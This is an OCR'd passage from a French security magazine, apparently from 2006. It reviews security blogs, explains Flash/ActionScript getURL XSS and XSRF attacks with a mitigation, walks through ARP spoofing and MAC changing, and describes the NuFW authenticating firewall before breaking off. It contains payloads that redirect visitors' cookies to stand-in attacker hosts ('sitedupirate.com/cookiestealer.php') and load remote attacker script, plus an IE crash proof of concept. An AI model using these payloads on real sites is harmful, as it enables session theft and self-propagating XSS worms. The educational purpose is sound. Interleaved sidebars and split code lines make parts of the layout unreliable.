Et contrairement à l'opinion qu'en a son éditeur, le navigateur qui reste encore le plus utilisé au monde a de quoi distraire, à l'instar de bashfr.org, chaque jour. En effet, le créateur de ce blog intitulé « Browser fun » qui n'est autre que l'auteur de Metasploit, H.D. MOORE, nous gracie d'une description d'un bug IE, à raison, en moyenne, d'une fiche par jour.

Browser Fun

FRIDAY, JULY 14, 2006

MoBB #15: FolderItem Access

The following bug was tested on the latest version of Internet Explorer 6 on a fully-patched Windows XP SP2 system. Accessing the object reference of this control triggers a NULL dereference in the security check :-)

```
<object id="target"
classid="clsid:FEF10FA2-355E-4e06-9381-9B24D7F7CC88">
</object>

var a = document.getElementById('target');
alert(a.object);
```

Demonstration

This bug will be added to the OSVDB:
Microsoft IE FolderItem Object NULL Dereference

posted by hdm @ 9:41 PM 2 comments links to this post

« Un bug IE par jour ! »

URL : http://browserfun.blogspot.com/ (anglais)

HA.CKER : le Web, le réseau

RSnake et ID sont deux experts en sécurité informatique. Le premier s'attache au Web, le second aux réseaux et aux OS. Et s'il se présentent respectivement comme « WebApps God » et « Net & OS God », ce n'est pas sans fourniture : leur blog regorge de pistes de recherche et de réflexions très fournies sur des domaines aussi vastes que la cryptographie ou le cross-site scripting, en passant par un développement très intéressant sur la biométrie (en date du 9 Juillet, pour info).
URL : Http://ha.ckers.org/blog/ (anglais)

Google s'en cache

Un must. Ce blog dédié à Google traite de ses vulnérabilité et de ses travaux en matière de sécurité Informatique. Le tout, (presque) en toute objectivité, et avec une bonne régularité. Concernant les failles de Google, vous trouverez régulièrement les démonstrations des failles avérées. Vous trouverez aussi des explications sur des méthodes d'amélioration des classements de pages Web. L'équipe Google fait d'ailleurs partie des lecteurs réguliers de ce blog et il n'est pas rare de trouver un commentaire de remerciement ou d'explication d'un des membres travaillant sur le fameux moteur de recherche.
URL : Http://www.thegooglecache.com/ (anglais)

ha.ckers

Search

Is Accountability the key to Security?
July 14th, 2006

Several years ago I was in a meeting with a bunch of execs from a number of high level security companies, talking about ways to improve Internet security globally. It was a bit of a big wig brainstorming session. Most of the comments I heard were innane things like "We need IPv6 globally! That would get rid of NAT!" and "An IPS in every home would solve everything." As we went around the table I heard more and more ill thought through ideas that probably would do only more harm than good for internet security. Then came my turn.

I looked at these execs who were all more than 10-15 years older than I, with presumably the same level business accumen, and I told them, "Accountability. If you had accountability for every transaction, every packet on the entire internet, to trace back to the person typing the commands, internet crime would nearly halt." Today, I still believe that to be true, however the cost associated would be enormous - not to mention the backlash. However, let's step through it for academia's benefit:


» The reason why blackhat SEO can exist is because Google cannot programmatically tell who originated every last byte.

Pages
» About Us

Archives
» July 2006
» June 2006
» May 2006
» January 1970

Categories
» Anti-Virus (1)
» BSD and *NIX (2)
» CAPTCHA (2)
» Phishing (6)
» Random Security (7)
» SEO (15)
» spam (7)
» Webappsec (123)
» Wireless Security (2)
» XSS (99)

Pictures


Home | About | Archives | Links | Contact

TheGoogleCache
SEO, SEM, Other Acronyms

Dear Google, You Are Giving Me a Poverty.
Posted by russ under Black Hat Seo
No Comments

After reading that Google sent a blogger some acetaminophen after he wrote an article entitled "Dear Google, You Are Giving Me a Headache", what the hell - thought it was worth a shot.

Google Auctions XSS Proof of Concept
Posted by russ under Black Hat Seo , Rants and Raves
[4] Comments

Note: Google has now fixed the vulnerability.

After a recent article by the folks at NeoSmart.net http://neosmart.net/blog/archives/194 which seemingly downplayed the severity and danger posed by XSS (cross site scripting), I thought it pertinent to help elucidate just how powerful XSS can be. The vast majority of XSS proof-of-concepts are limited to simple javascript alerts. When visiting an XSS injected url, you see some pop up that warns you of the vulnerability. This is substantial enough for professionals to understand the severity of the injection, but to the average web user it seems no more dangerous than any other pop up they encounter.

The truth is, however, that XSS is an extremely powerful method through which a criminal can rely on the trust a user places in an individual web site to coax a user to give up important information. Furthermore, it is not limited to just collecting cookie data. A well executed XSS attack can draw a user through an intricate multi-page fraud where the user escalates through to provide not just usernames and passwords... Take for example the below...

About the Site:
SEO, SEM, Other Acronyms

Links
SEOTLZ (coming soon)
Spammer
Suggest A-Link
Suggest Link Great Reciprocal and 3-way Linking Site
Vizante SEM Firm

Pages
About Jeff
About Russ

Categories:
Black Hat Seo (14)
White Hat SEO (7)
Rants and Raves (9)

Search:

Les restes de la blogosphère

Il existe de nombreux blogs relatifs à la sécurité. Nous avons décidé de publier ceux-ci, mais les mots clés « security blog » vous seront utiles pour dénicher de nouvelles perles que, j'espère, vous viendrez partager avec nous sur le forum.
D'autres pistes : http://technorati.com/tag/securit%C3%A9
http://blogsearch.google.com/
Et un incontournable : **http://stevehacker.lechuck.org**

Flash attacks !

Un renouveau pour les XSS

On aurait tort de sous-estimer les multiples possibilités que nous offrent les fichiers Flash de Macromedia, tant du point de vue du multimédia... que de l'exploitation de vulnérabilités. Webmasters : pensez à désactiver les signatures flash sur vos sites !

Flash est très utilisé pour créer des animations dynamiques tels que des menus, des publicités ou encore des signatures. Il est livré avec un langage de scripting riche en fonctionnalités et facilités : l'ActionScript.

Parmi les nombreuses fonctions de l'Actionscript nous allons explorer plus en détail getURL(). Cette fonction [1] permet d'exécuter des requêtes GET et POST.

Sa syntaxe se construit comme suit :

```
getURL(url:String,[window:

String,[method:String]])
```

url : désigne l'url du Site.

window : spécifie dans quel cadre la requête doit avoir lieu (_self, _blank ..., par défaut _blank)

method : la méthode de requête GET ou POST. (par défaut GET)

On peut s'appuyer sur getURL(), au lieu de passer par une faille XSS,

getUrl() au lieu d'un XSS

```
1 getURL("http://site.com/login.php?logout=true","_self");
```

pour mener des attaques de types XSRF sur certains forums ou CMS qui acceptent le bbcode flash (par exemple Phpbb (addon), nuked-klan, etc.).

Pour déloger quelqu'un par exemple, on inclurait l'Actionscript suivant :

```
getURL("http://site.com/

      login.php?logout=yes",
      "_self" );
```

Cela correspond à une requête GET impossible à différentier de l'opération manuelle équivalente.

Flashback

D'autre part, on peut manier du Javascript avec de l'Actionscript. Par exemple pour afficher une alerte :

> " XSS + Flash = XSS permanent "

```
getURL("javascript:alert('Zi
hack' ");
```

En 2002, on démontra le danger de cette facilité [2] ; on pouvait par exemple afficher le cookie d'un visiteurs de cette manière :

```
getURL("javascript:alert(
         document.cookie) ");
```

A un autre degré un pirate pouvait inclure un script qui récupère le cookie de n'importe quel visiteur.

Il aurait créer un fichier flash comme suit et l'aurait inclus sur un forum ou autre grâce au Bbcode [Flash]

```
getURL("javascript:document.
 location='http://site.com/
 cookie.php?c='+document.
 cookie");
```


Ce code aurait forcé une requête GET qui fournirait le cookie à une page contenant un cookiestealer.

Face à ce danger, Adobe, le créateur de la technologie Flash a

XSRF ?

Les attaques dites de XSRF (Cross Site Request Forgery) profitent de la confiance qu'a un serveur envers le client pour lui faire exécuter une action à son insu, au travers d'une requête HTTP forgée à l'aide d'un javascript, d'un formulaire ou d'un lien.

C'est précisément la technique que nous avons utilisé pour montrer la faillibilité des Livebox dans notre dernier numéro ou que les vers présentés dans ce numéro utilisent.



allowScriptAccess=sameDomain suffisant ?

A noter que sur certains sites on peut directement uploader sa signature en flash sur le serveur, et donc malgré que allowScriptAccess soit à « domaine » l'attaque sera possible car le fichier flash se trouve sur le même domaine où le javascript est appelé.

Pour se sécuriser de ce type d'attaque, il suffit de placer la valeur de allowScriptAccess à « never », de cette manière le javascript ne peut plus s' éxecuter via un un fichier flash.

```
<object ...>
...
 <param name="movie" value="movie.swf">
 <param
    name="allowScriptAccess" value="never">
...
</object>
```

Il faut également faire attention au fichiers flashs générés dynamiquement, ou qui pourraient faire certaines requêtes via getUrl, en fonction de paramètres utilisateur. Dans tous les cas, il vaut mieux ne pas permettre l'upload de ces fichiers sur votre site.

modifié ses modèles de sécurité. Il existe un paramètre allowScriptAccess [3] qui définit si du code javascript peut-être exécuté dans un fichier flash. Par défaut dans la version 6 et 7 du player, cet valeur était à « always » , c'est à dire que l'ont pouvait exécuter du javascript dans un fichier .swf. Depuis la version 8.0, Adobe a modifié la valeur par défaut à sameDomain , c'est à dire que le code Javascript peut être exécuté uniquement si le fichier flash se trouve sur le même domaine de la page où il est appelé. Cette mesure stoppait donc toute exploitation dangereuse.

Flash is Back !

En Décembre 2005, une nouvelle variante est apparue consistant à profiter d'une Faille XSS non per-

XSS permanent ?

Pour rappel les failles XSS, Cross Site Scripting, proviennent d'un mauvais filtrage des paramètres utilisateur et permettent l'injection puis l'exécution de code html ou javascript dans les pages vulnérables. Le code ainsi injecté étant exécuté avec les privilèges de l'utilisateur visitant la page, cela entraîne des problèmes sérieux de sécurité.
On distingue les failles XSS permanentes qui sont stockées de manière permanente sur un serveur (ex : forum, livre d'or), et les failles XSS non-permanentes qui sont aussi dites réfléchissantes. Ces dernières proviennent généralement d'un mauvais filtrage de variable dans les urls ou les formulaires de type GET. Les failles XSS non permanentes nécessitent donc une action extérieure pour être efficace, comme par exemple un clic. La technique présentée dans cet article nous permet d'obtenir un clic « automatique ».


manente et de la possibilité de mettre un fichier flash dans sa signature pour donner une XSS permanente, beaucoup plus dangereuse.

D'ailleurs l'auteur de cette variante a utilisé cette technique afin d'infecter MySpace avec un nouveau worm xss devié de Samy : Samy Reloaded (cf Rubrique Alerte !).

Le schéma donne :
Faille XSS non permanente + Signature Flash (permanent) = XSS Permanente
L'idée consiste à réaliser une requête GET sur l'url où se trouve la faille XSS grâce à la fonction getURL() de l'Actionscript, de cette manière on pourrait exécuter un code malicieux de manière permanente.
Nous allons voir comment exploiter ce concept (via une faille XSS non-permanente).

Flashage

Notons :
- http://lesitevictime.com le site où aura lieu l'attaque
- var la variable non proprement filtré, du fichier page.php,
- http://www.sitedupirate.com/script.swf l'url où se trouve notre fichier Flash,



Requêtes POST ?

Il est important de préciser que la faille xss ne doit pas forcément se trouver dans l'url, on aurait très bien pu exploiter cette technique sur une faille xss se trouvant dans un formulaire. Voici un exemple de requête POST avec getURL :

```
var variable:String =
  "\"<script>alert('xss')</script>";
var env:String = "envoie";
getURL("http://blwood.net/experiences/flash.php",
       "_blank", "POST");
```

•http://www.sitedupirate.com/xss.js notre fichier javascript contenant les instructions malicieuses à executer.

Il faut donc créer un fichier .swf qui envoie une requête GET sur notre XSS non permanente :

```
GetURL("http://www.lesitevic-
time.com/page.php?var=<script
src='http://www.sitedupirate/
xss.js'></script>","_self");
```

De cette manière le contenu de notre fichier xss.js sera exécuté sur le site victime.

Une première idée qui vient à l'esprit est de voler le cookie en utilisant une redirection vers un cookiestealer :

```
document.location=
  "http://sitedupirate.com/
   cookiestealer.php?
   cookie="+document.cookie;
```

Mais, étant donné que notre xss non permanente est devenue une xss permanente, grâce à notre fichier flash qui est stocké de manière permanente dans la signature, on peut aller plus loin et même construire un worm xss en utilisant Xmlhttprequest (cf article rubrique alerte !), qui injecterai le lien vers le fichier script.swf dans le profil des visiteurs pour ainsi se propager toujours de plus en plus vite...

Conclusion

Cette nouvelle technique de mixage de technologie web, affirme toujours d'avantage la faiblesse des modèles de sécurité des navigateurs et des plugins comme Flash. Dans ce web toujours en pleine expansion, où les technologies de cessent d'affluer et de se développer, on ne pense plus à la sécurité mais à offrir toujours de nouvelles options.

Dans le cadre de cet article, nous avons vu que la fonction getURL() offre aux pirates de nouveaux horizons, de nouvelles possibilités.

Blwood

Références

[1] :
http://wiki.media-box.net/documentation/flash/geturl

[2] :
http://www.cgisecurity.com/lib/flash-xss.htm

[3] :
http://www.adobe.com/fr/devnet/flash/articles/fplayer8_security_09.html

Flash vs. XHTML

Pas besoin de flash, ni même de technologie propriétaire pour en mettre plein les yeux. Pour preuve, cette implémentation de Lemmings! entièrement codées en utilisant les standards ouverts du Web :
http://www.elizium.nu/scripts/lemmings/index.html

NuFW Il ne laisse rien passer !

Développé par INL, EdenWall intègre les innovations exclusives du système NuFW. Cette révolution apporte des possibilités inégalées d'authentification et de suivi des utilisateurs.

Introduction

Les pare-feu filtrent classiquement en s'appuyant sur des concepts réseaux et ils éprouvent des difficultés lorsqu'ils sont confrontés à une notion importante : l'utilisateur. Pourtant, les utilisateurs ont naturellement des rôles ou des droits différents et il est donc intéressant de les prendre en compte dans les règles de filtrages. Pour résoudre cette problématique, la quasi totalité des pare-feu utilisent un mécanisme associant de manière temporaire un utilisateur à une IP. NuFW est une exception notable puisqu'il refuse cette association dangereuse et réalise une authentification beaucoup plus stricte des flux.

IP == Utilisateur

Les méthodes d'authentification classiques reposent sur une association "IP == utilisateur" établie grâce à des mécanismes divers :

- Portail HTTPS
- Connexion ssh (authpf de OpenBSD)
- ...

Dans tous les cas, l'authentification repose sur une session établie a priori et définissant pendant une durée donnée un couple [IP == Utilisateur]. Cependant, une adresse IP n'est en rien un critère d'authentification puisqu'elle est susceptible d'être attaquée de nombreuses façons comme nous allons le voir.

Arp spoofing attack

Quel que soit le système d'exploitation utilisé, il est facile de récupérer l'adresse d'un poste en cours de fonctionnement. Le protocole ARP étant basé sur la confiance, il suffit d'envoyer le bon message pour que les équipements associent l'adresse IP cible à votre adresse MAC. Pour se faire, on peut utiliser (sous Linux) la commande arpspoof fournie par dsniff (http://www.monkey.org/~dugsong/dsniff/) :

```
arpspoof cible
```

où cible est la machine dont on souhaite prendre l'IP. Il suffit ensuite de s'attribuer l'adresse de cible :

```
ifconfig eth0 IP_cible
```

En deux commandes, on prend la place d'une machine sur le réseau. Celle-ci ne peut plus communiquer et notre machine s'est substitutée à notre cible.

Modification de l'adresse MAC d'un poste

Le filtrage par adresse MAC n'est pas non plus une solution, puisqu' il est possible de changer l'adresse MAC d'une carte réseau. Toujours sous Linux, un simple tcpdump permet de récupérer des adresses MAC du réseau, il suffit ensuite d'utiliser un logiciel comme macchanger (http://www.alobbs.com/macchanger)

Une commande suffit alors pour avoir la même adresse MAC :

```
# macchanger --
mac=01:23:45:67:89:AB eth1
Current MAC:
00:40:96:43:87:65 [wireless]
(Cisco/Aironet 4800/340)
Faked MAC:
01:23:45:67:89:ab (unknown)
```

C'est certes difficile de voler une adresse MAC à chaud puisque les équipements réseaux vont se poser des questions en voyant deux machines avec la même adresse MAC mais cela montre que ni l'IP, ni l'adresse MAC ne peuvent être considérées comme un critère d'authentification.

De plus, même si l'on considère que ces méthodes sont admissibles, elles ne permettent pas d'authentifier des utilisateurs qui se connectent sur la même machine. En effet, dans ce cas, la permission d'un utilisateur peut être la somme des permissions des utilisateurs loggués sur la machine.


Il était donc nécessaire de trouver une nouvelle méthode permettant de résoudre ces problèmes.

NuFW : authentification a posteriori

Algorithme

Le principe de fonctionnement est simple : lorsque une connexion doit être authentifiée, le pare-feu

Netfilter délègue la décision à NuFW et celui-ci demande aux utilisateurs d'indiquer le trafic qu'ils ont généré. NuFW établit alors les concordances entre les différentes sources d'informations et transmet la décision requise à Netfilter.
Détaillons maintenant l'algorithme tel que décrit dans la figure suivante.



1. Au démarrage de sa session de travail, l'utilisateur lance un client sur son poste de travail. Le client ouvre un tunnel crypté par TLS vers le serveur nuauth qui réalise l'authentification de l'utilisateur pour ce tunnel au regard d'un annuaire référent. Ce tunnel est ensuite conservé pendant toute la durée des opérations et l'ensemble des échanges entre nuauth et le client se fait ensuite par son intermédiaire.
2. Supposons maintenant que l'utilisateur ouvre une connexion vers un serveur, par exemple une connexion web à destination du serveur d'application. Il utilise alors son navigateur favori qui envoie un paquet à destination du serveur. Le paquet envoyé est un paquet TCP standard avec notamment comme caractéristiques port destination 80 (web) et bit SYN positionné (ouverture de connexion).
3. Le pare-feu (Netfilter) envoie ce paquet au démon nufw (au moyen de la décision QUEUE ou NFQUEUE) : contrairement à un pare-feu "classique", Netfilter ne prend pas de décision à propos de cette connexion.
4. Le démon nufw se contente de relayer le paquet reçu vers le serveur d'authentification, qui a autorité sur les décisions.
5. Le démon nuauth analyse le paquet reçu (et en particulier l'adresse IP source) et envoie une demande de mise à jour à tous les clients connectés (par l'étape 1) depuis cette adresse pour qu'ils authentifient les connexions en attente. Cette demande est envoyée au travers du (ou des) canal (canaux) crypté(s) ouvert(s) à l'étape 1.
6. Le client qui a ouvert notre connexion "témoin" stipule à nuauth qu'il l'a fait, en précisant tous les paramètres IP (IP et port destination, port source, etc.) À ce stade le serveur nuauth connaît de manière sûre l'identité de l'utilisateur à la source de notre connexion.
7. Nuauth réalise une requête sur la base des ACLs pour vérifier si l'utilisateur dispose des droits pour établir cette connexion. Nuauth obtient ainsi une décision.
8. (En option) nuauth journalise toutes les informations relatives à cette connexion dans une base SQL, avec bien sûr l'identité de l'utilisateur.
9. Nuauth envoie la décision obtenue en 7. à nufw, qui la relaie à son tour à Netfilter. La décision associée à notre utilisateur, est alors appliquée par Netfilter.
10. S' il est autorisé, le paquet poursuit sa route.
11. (En option) Si le serveur (Apache, par exemple) désire connaître l'identité de l'utilisateur, au lieu de la lui demander directement, il peut réaliser une simple requête SQL SELECT pour récupérer l'identifiant de l'utilisateur en partant de marqueurs uniques de la connexion (la socket source, pour les connaisseurs). L'utilisateur est ainsi authentifié de manière transparente, et sans pouvoir tricher, sur le serveur : il s'agit d'une solution de Single Sign On (authentification unique) très simple, très sûre, et indépendante du protocole.
12. Le reste du flux est géré par le suivi de connexion (Stateful inspection) de Netfilter : les paquets ne repassent pas par les démons nufw/nuauth.

Cette algorithme effectue donc une authentification a posteriori, connexion par connexion.

Implémentation

Nufw

Responsable de l'interaction avec le noyau Linux, le démon nufw est minimaliste. Déployable sur tout type de machines, il a peu de dépendances logicielles et de très faibles exigences en terme de mémoire. Cela permet de le déployer facilement sur des boîtiers légers comme par exemple certaines bornes WiFi.

Nuauth

Nuauth est le cœur de NuFW. Il est en charge de la prise de décision, de la réception des messages clients, de la collaboration avec les serveurs nufw et de la journalisation. Pour mener à bien toutes ces tâches, son architecture repose sur les threads et la modularité. Toutes les interactions avec l'extérieur se font par le biais de modules et l'utilisation de pool de threads est massive de manière à profiter facilement des machines multiprocesseurs.

Un seul serveur Nuauth est capable de collaborer avec plusieurs serveurs nufw et une architecture distribuée est donc réalisable. Ceci peut particulièrement être intéressant dans le cas d'une structure multi-site : les utilisateurs voient

alors leurs permissions les suivre quelque soit le site où ils se connectent.
L'authentification peut être réalisée grâce à plusieurs modules. Le plus intéressant est sans doute le module "system" qui interroge PAM et utilise les groupes systèmes. En profitant de la puissance de PAM, il est possible de s'authentifier avec des méthodes très variées (annuaire, LDAP, Active Directory, Radius...).
Le stockage des ACLs doit se faire au niveau de NuFW puisque les informations complémentaires ne peuvent être contenues dans les règles Iptables. Deux modules sont disponibles, un module plaintext qui stocke les règles dans un fichier plat et un module LDAP qui utilise un annuaire pour conserver les informations.

Clients

Le protocole de NuFW repose sur l'utilisation d'un client par chaque utilisateur. Les systèmes d'exploitations supportés à ce jour sont :

- Linux
- FreeBSD
- MacOS X
- Windows

L'authentification peut se faire de manière transparente grâce à des méthodes propres à chaque système d'exploitation. L'ensemble des clients pour système libre est distribué sous licence GPL et les clients pour système propriétaire sont disponibles sous licence commerciale auprès d'INL.

Quelques mots sur les performances

Le principe de fonctionnement de NuFW peut paraître "lourd" par rapport à celui d'un pare-feu "classique". Plusieurs aspects sont à noter :

